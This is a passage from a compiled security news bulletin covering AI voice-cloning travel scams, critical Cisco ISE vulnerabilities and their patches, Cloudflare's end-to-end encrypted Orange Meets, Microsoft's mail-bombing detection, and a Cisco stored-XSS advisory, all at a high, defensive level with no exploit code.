Real-World Success: From Annual to Continuous Model

A Sprocket Security client in the healthcare industry was not satisfied with the coverage their annual pentest was providing them. They moved to our continuous model, which enabled their small security team to detect and remediate risks, helping protect patient data and uphold brand trust year-round! All without increasing their own headcount.

This shift didn't just improve security, but transformed their entire approach to risk. With CPT, the client moved from a reactive, compliance-driven approach to a proactive security strategy that scales with their business.

Today, they have continuous insights into their threat exposure, faster remediation cycles, and greater confidence that their most sensitive data is protected every day of the year.

Conclusion: Security is a Journey, Not a Snapshot

Security isn't static and your testing shouldn't be either. While legacy pentests, PTaaS, bug bounties, and automation each bring a level of value, none offer the consistent, attacker-focused insight that CPT delivers.

Continuous Penetration Testing is more than a method of testing — it's a mindset shift. It replaces outdated snapshots with real-time insight and constant attacker-focused validation. It's how proactive security teams stay ahead, reduce risk, and build long-term resilience.

Sprocket Security is ready to help your organization, Watch our platform demo on-demand or reach out to request a quote from our team!

Source: <https://www.bleepingcomputer.com/news/security/how-todays-pentest-models-compare-and-why-continuous-wins/>

27. How Criminals Are Using AI to Clone Travel Agents and Steal Your Money

Your dream vacation could become a nightmare if you fall for these sophisticated AI-powered scams. The travel industry is experiencing an unprecedented surge in AI-powered fraud. What started as simple fake booking websites has evolved into something far more sinister: criminals are now using artificial intelligence to clone the voices and identities of trusted travel agents, creating convincing impersonations that can fool even the most cautious travelers.

Recent data paints a sobering picture. Booking.com reports a staggering 500 to 900 percent increase in travel scams over the past 18 months, largely driven by AI technology. McAfee research reveals that 30 percent of adults have either fallen victim to online travel scams or know someone who has while trying to save money on travel.

The New Face of Travel Fraud: AI Voice Cloning

Gone are the days when scammers relied solely on poorly written emails with obvious typos. Today's travel fraudsters are weaponizing AI voice cloning technology that requires as little as three seconds of audio to create a convincing replica of someone's voice. Here's how these sophisticated scams typically unfold:

The Setup: Criminals research legitimate travel agents, tour operators, or booking specialists through social media, company websites, and online videos. They harvest voice samples from promotional videos, webinars, or even customer service recordings.

The Clone: Using readily available AI tools—some costing as little as \$5 to \$10 per month—scammers create voice clones that perfectly mimic speech patterns, accents, and even emotional nuances of real travel professionals.

The Hook: Armed with these cloned voices, criminals make convincing phone calls to potential victims, often claiming to represent established travel agencies or offering “exclusive” deals that create urgency to book immediately.

Red Flags: How to Spot AI-Cloned Travel Agents

While AI voice cloning technology has become incredibly sophisticated, there are still warning signs you can watch for:

Listen for inconsistencies: Pay attention to unusual word choices, stilted language, or responses that seem rehearsed or robotic. AI-generated voices may struggle with emotional range or natural conversation flow.

Verify through multiple channels: If someone claiming to be a travel agent unexpectedly contacts you, hang up and call the agency directly using a number you find independently—never redial the number that called you.

Be wary of pressure tactics: Legitimate travel agents won't pressure you to book immediately or demand payment through untraceable methods like wire transfers, cryptocurrency, or gift cards.

Check for licensing and credentials: Ask for specific licensing information and verify it independently. Real travel agents are typically registered with industry organizations and local business bureaus.

Beyond Voice Cloning: The Full Arsenal of AI Travel Scams

Voice cloning is just one weapon in the modern scammer's arsenal. Criminals are also using AI to:

Create convincing fake websites: AI tools can quickly generate professional-looking travel booking sites that mirror legitimate companies, complete with stolen branding and customer reviews.

Generate fake reviews: AI-written testimonials can flood fake listings with glowing five-star reviews that seem authentic but are entirely fabricated.

Produce deepfake videos: Some sophisticated scams now include video calls featuring AI-generated faces that can interact in real-time, making the deception even more convincing.

Automate phishing campaigns: AI helps criminals create personalized emails and messages that target specific individuals based on their travel history and preferences.

The Financial Impact: Why These Scams Are So Devastating

The financial consequences of AI-powered travel scams can be catastrophic. VPNRanks predicts that travel scam losses could reach \$13 billion globally by 2025, with an average loss of nearly \$1,000 per victim. Even more concerning, business travelers face a 65 percent higher risk of falling victim compared to leisure travelers.

The sophistication of these scams means that even cybersecurity-savvy individuals can be caught off guard. In one notable case, a finance worker in Hong Kong was tricked by an AI-powered deepfake video call into transferring over \$25 million to criminals who had used publicly available footage to impersonate multiple senior executives.

How McAfee Protects You from AI-Powered Travel Scams

At McAfee, we understand that the same AI technology enabling these scams can also be our best defense against them. Our comprehensive McAfee+ protection suite includes several key features specifically designed to combat these emerging threats:

McAfee Scam Detector: Our AI technology powers advanced scam detection that can identify suspicious patterns and behaviors. This includes recognizing potentially fraudulent communications before they reach you on text messages, email and even deepfake protection.

Identity Monitoring and Alerts: Our comprehensive identity monitoring watches for signs that your personal information may have been compromised—a critical early warning system since scammers often research their targets extensively before launching attacks.

Safe Browsing Protection: When you're researching travel options online, our web advisor protection features block access to known malicious sites and warn you about suspicious domains in real-time.

Personal Data Cleanup: We help remove your personal information from data broker sites that scammers often use to research potential victims, reducing your exposure to targeted attacks.

Your Defense Strategy: Staying Safe in the Age of AI Scams

Protection against AI-powered travel scams requires a multi-layered approach combining technology, awareness, and smart practices:

Verify independently: Always confirm travel arrangements through official channels. If someone calls claiming to represent a travel company, hang up and call the company directly using contact information from their official website.

Be skeptical of urgency: Legitimate travel deals don't require immediate action. Take time to research and verify any offer, especially if it involves upfront payments or personal information.

Use secure payment methods: Avoid wire transfers, cryptocurrency, or gift cards for travel payments. Use credit cards that offer fraud protection and dispute resolution.

Limit social media exposure: Be cautious about posting travel plans, photos, or videos that could provide scammers with material to clone your voice or research your activities.

Trust your instincts: If something feels off about a conversation or offer, don't ignore that feeling. It's better to miss out on a potentially legitimate deal than fall victim to a sophisticated scam.

The Road Ahead: Preparing for Future Threats

As AI technology continues to evolve, we can expect travel scams to become even more sophisticated. Future threats may include real-time deepfake video calls, AI-generated virtual travel agents with full conversational abilities, and hyper-personalized scams based on extensive data analysis.

The key to staying protected is maintaining vigilance while leveraging advanced security tools. McAfee's AI-powered protection evolves continuously to stay ahead of emerging threats, providing you with the most current defense against the latest scamming techniques.

Your dream vacation should remain exactly that—a dream come true, not a financial nightmare. By staying informed about these threats and using comprehensive protection like McAfee's identity and scam protection services, you can travel with confidence, knowing you're protected against even the most sophisticated AI-powered fraud attempts.

Remember: in our digital age, the best travel companion isn't just a good guidebook—it's robust cybersecurity protection that travels with you wherever you go.

Ready to protect yourself from AI-powered scams? Learn how McAfee+ and its comprehensive identity theft protection and AI-powered scam detection is designed to keep you safe while traveling and beyond.

Source: <https://www.mcafee.com/blogs/tips-tricks/how-criminals-are-using-ai-to-clone-travel-agents-and-steal-your-money/>

28. Cisco warns of max severity RCE flaws in Identity Services Engine

Cisco has published a bulletin to warn about two critical, unauthenticated remote code execution (RCE) vulnerabilities affecting Cisco Identity Services Engine (ISE) and the Passive Identity Connector (ISE-PIC).

The flaws, tracked under CVE-2025-20281 and CVE-2025-20282, are rated with max severity (CVSS score: 10.0). The first impacts ISE and ISE-PIC versions 3.4 and 3.3, while the second affects only version 3.4.

The root cause of CVE-2025-20281 is an insufficient validation of user-supplied input in a specific exposed API. This allows an unauthenticated, remote attacker to send a specially crafted API request to execute arbitrary operating system commands as the root user.

The second issue, CVE-2025-20282, is caused by poor file validation in an internal API, allowing files to be written to privileged directories. The flaw allows unauthenticated, remote attackers to upload arbitrary files to the target system and execute them with root privileges.

Cisco Identity Services Engine (ISE) is a network security policy management and access control platform used by organizations to manage their network connections, serving as a network access control (NAC), identity management, and policy enforcement tool.

The product is typically used by large enterprises, government organizations, universities, and service providers, sitting at the core of the enterprise network.

The two flaws impacting it could enable complete compromise and full remote takeover of the target device without any authentication or user interaction.

Cisco noted in the bulletin that it is not aware of any cases of active exploitation for the two flaws, but installing the new updates should be prioritized.

Users are recommended to upgrade to 3.3 Patch 6 (ise-apply-CSCwo99449_3.3.0.430_patch4) and 3.4 Patch 2 (ise-apply-CSCwo99449_3.4.0.608_patch1) or later. No workarounds were provided to mitigate the flaws, so applying the security updates is the recommended solution.

Cisco also published a separate bulletin regarding a medium-severity authentication bypass flaw, tracked as CVE-2025-20264, which also impacts ISE.

The flaw is caused by the inadequate enforcement of authorization for users created via SAML SSO integration with an external identity provider. An attacker with valid SSO-authenticated credentials can send a specific sequence of commands to modify system settings or perform a system restart.

CVE-2025-20264 impacts all versions of ISE up to the 3.4 branch. Fixes were made available in 3.4 Patch 2 and 3.3 Patch 5. The vendor promised to fix the flaw for 3.2 with the release of 3.2 Patch 8, planned for November 2025.

ISE 3.1 and earlier are also impacted but are no longer supported, and users are recommended to migrate to a newer release branch.

Source: <https://www.bleepingcomputer.com/news/security/cisco-warns-of-max-severity-rce-flaws-in-identity-services-engine/>

29. Cloudflare open-sources Orange Meets with End-to-End encryption

Cloudflare has implemented end-to-end encryption (E2EE) to its video calling app Orange Meets and open-sourced the solution for transparency.

The application has been available since last year when the internet giant launched it as a demo for Cloudflare Calls (now Realtime).


With the introduction of E2EE and the resolution of various trust and verification issues, users interested in strong cryptographic assurances can explore Orange Meets as a foundation for secure video calling in research or prototyping contexts.

E2EE encryption design

Orange Meets implements end-to-end encryption using Messaging Layer Security (MLS), an IETF-standardized group key exchange protocol.

The Rust-based implementation of MLS on Orange Meets enables continuous group key agreement, which supports secure group key exchange, forward secrecy, post-compromise security, and scalability.

The encryption is handled entirely on the client side using WebRTC, so Cloudflare or the Selective Forwarding Unit (SFU) acts as forwarding intermediaries that do not have access to sensitive communication data.




Orange Meet topology

Source: Cloudflare

Cloudflare has also introduced a "Designated Committer Algorithm" that handles dynamic group membership changes (user joins/leaves a video call) securely.

This system practically designates a specific member as the party that governs MLS updates in a fully client-side fashion, automatically selecting a new designated committer based on the group's state.



Designated committer handling a new user join action

Source: Cloudflare

Finally, each video conferencing session displays a "safety number" representing the group's cryptographic state, which participants are encouraged to verify outside the platform.

This prevents "Monster-in-the-Middle" (MitM) attacks where a malicious server substitutes key material.

Cloudflare formally modeled the Designated Committer Algorithm in TLA+, a specification language used to mathematically verify that the protocol behaves correctly under all possible conditions, thereby catching subtle edge-case bugs.

All that being said, it is essential to emphasize that Orange Meets is more of a technical showcase and open-source prototype than a polished consumer product.

It is not as feature-rich and user-friendly as Zoom, Google Meet, Signal, or Microsoft Teams and hasn't been thoroughly audited or battle-tested yet.

Cloudflare's tool is more geared towards developers with an interest in MLS integration and cryptography, as well as privacy enthusiasts and curious users who want to tinker with open-source E2EE video calling. It is also suitable for researchers or engineers evaluating MLS implementations.

Orange Meets does not require installation to test or use, as a live demo is available online.

Alternatively, users may set up their own instance by using the source code available on this GitHub repository.

Source: <https://www.bleepingcomputer.com/news/security/cloudflare-open-sources-orange-meets-with-end-to-end-encryption/>

30. Microsoft Defender for Office 365 now blocks email bombing attacks

Microsoft says its Defender for Office 365 cloud-based email security suite will now automatically detect and block email bombing attacks.

Defender for Office 365 (formerly known as Office 365 Advanced Threat Protection or Office 365 ATP) protects organizations operating in high-risk industries and dealing with sophisticated threat actors from malicious threats from email messages, links, and collaboration tools.

"We're introducing a new detection capability in Microsoft Defender for Office 365 to help protect your organization from a growing threat known as email bombing," Redmond explains in a Microsoft 365 message center update.

"This form of abuse floods mailboxes with high volumes of email to obscure important messages or overwhelm systems. The new 'Mail Bombing' detection will automatically identify and block these attacks, helping security teams maintain visibility into real threats."

The new 'Mail Bombing' feature started rolling out in late June 2025 and is expected to reach all organizations by late July. It will be toggled on by default, requires no manual configuration, and will automatically send all messages identified as part of a mail bombing campaign to the Junk folder.

As the company explained over the weekend, Mail Bombing is now available for security operations analysts and administrators as a new detection type in Threat Explorer, the Email entity page, the Email summary panel, and Advanced Hunting.

In mail bombing attacks, threat actors flood their targets' email inboxes with thousands or tens of thousands of messages within minutes, either by subscribing them to a large number of newsletters or using dedicated cybercrime services that can send a massive number of emails.

In most cases, the attackers' ultimate goal is to overload email security systems as part of social engineering schemes, paving the way to malware or ransomware attacks that can help exfiltrate sensitive data from victims' compromised systems.

Email bombing has been employed in attacks by various cybercrime and ransomware groups for over a year. It began with the BlackBasta gang, which used this tactic to fill their victims' mailboxes with emails within minutes before launching their attacks.


They would follow up with voice phishing cold calls, posing as their IT support teams to trick overwhelmed employees into granting remote access to their devices using AnyDesk or the built-in Windows Quick Assist tool.

After infiltrating their systems, the attackers would deploy various malicious tools and malware implants, enabling them to move laterally through corporate networks before deploying ransomware payloads.

More recently, email bombing has been adopted by a 3AM ransomware affiliate and cybercriminals linked to the FIN7 group, who have also spoofed IT support in social engineering attacks aimed at persuading employees to give up their credentials for remote access to corporate systems.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-defender-for-office-365-now-blocks-email-bombing-attacks/>

31. Cisco Identity Services Stored Cross-Site Scripting Vulnerability



Medium

Advisory ID: cisco-sa-ise-stored-xss-Yff54m73 CVE-2025-20267 [Download CSAF](#)


First Published: 2025 May 21 16:00 GMT CWE-80 [Email](#)

Last Updated: 2025 June 30 15:08 GMT

Version 1.1: [Final](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCwm43231](#)

CVSS Score: [Base 4.8](#) 

Summary

A vulnerability in the web-based management interface of Cisco Identity Services Engine (ISE) could allow an authenticated, remote attacker to conduct cross-site scripting (XSS) attacks against a user of the interface.

This vulnerability is due to insufficient validation of user-supplied input by the web-based management interface of an affected system. An attacker could exploit this vulnerability by injecting malicious code into specific pages of the interface. A successful exploit could allow the attacker to execute arbitrary script code in the context of the affected interface or access sensitive, browser-based information. To exploit this vulnerability, the attacker must have valid administrative credentials.

Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

This advisory is available at the following link:

<https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-stored-xss-Yff54m73>

Affected Products

Vulnerable Products

At the time of publication, this vulnerability affected Cisco ISE, regardless of device configuration.

For information about which Cisco software releases were vulnerable at the time of publication, see the Fixed Software section of this advisory. See the Details section in the bug ID(s) at the top of this advisory for the most complete and current information.

Products Confirmed Not Vulnerable

Only products listed in the Vulnerable Products section of this advisory are known to be affected by this vulnerability.

Workarounds

There are no workarounds that address this vulnerability.

Fixed Software

When considering software upgrades, customers are advised to regularly consult the advisories for Cisco products, which are available from the Cisco Security Advisories page, to determine exposure and a complete upgrade solution.

In all cases, customers should ensure that the devices to be upgraded contain sufficient memory and confirm that current hardware and software configurations will continue to be supported properly by the new release. If the information is not clear, customers are advised to contact the Cisco Technical Assistance Center (TAC) or their contracted maintenance providers.

Fixed Releases

At the time of publication, the release information in the following table was accurate. See the Details section in the bug ID(s) at the top of this advisory for the most complete and current information.

The left column lists Cisco software releases, and the right column indicates whether a release was affected by the vulnerability that is described in this advisory and which release included the fix for this vulnerability.

Cisco ISE Software Release	First Fixed Release
3.1 and earlier	Migrate to a fixed release.
3.2	3.2P8 (future release)
3.3	3.3P5
3.4	3.4P1

For instructions on upgrading a device, see the Upgrade Guides on the Cisco Identity Service Engine support page.

The Cisco Product Security Incident Response Team (PSIRT) validates only the affected and fixed release information that is documented in this advisory.

Exploitation and Public Announcements

The Cisco PSIRT is not aware of any public announcements or malicious use of the vulnerability that is described in this advisory.

Source

Cisco would like to thank Grzegorz Misiun of Ing Hubs Poland and kibov for independently reporting this vulnerability.

URL

<https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-stored-xss-Yff54m73>

Revision History

Version	Description	Section	Status	Date
1.1	Updated the 3.2 fixed release information.	Fixed Releases	Final	2025-JUN-30
1.0	Initial public release.	-	Final	2025-MAY-21

Legal Disclaimer

THIS DOCUMENT IS PROVIDED ON AN "AS IS" BASIS AND DOES NOT IMPLY ANY KIND OF GUARANTEE OR WARRANTY, INCLUDING THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR USE. YOUR USE OF THE INFORMATION ON THE DOCUMENT OR MATERIALS LINKED FROM THE DOCUMENT IS AT YOUR OWN RISK. CISCO RESERVES THE RIGHT TO CHANGE OR UPDATE THIS DOCUMENT AT ANY TIME.

A standalone copy or paraphrase of the text of this document that omits the distribution URL is an uncontrolled copy and may lack important information or contain factual errors. The information in this document is intended for end users of Cisco products.

Source: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-stored-xss-Yff54m73?vs_f=Cisco%20Security%20Advisory%26vs_cat=Security%20Intelligence%26vs_type=RSS%26vs_p=Cisco%20Identity%20Services%20Stored%20Cross-Site%20Scripting%20Vulnerability%26vs_k=1

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided “as is” and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES’s expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.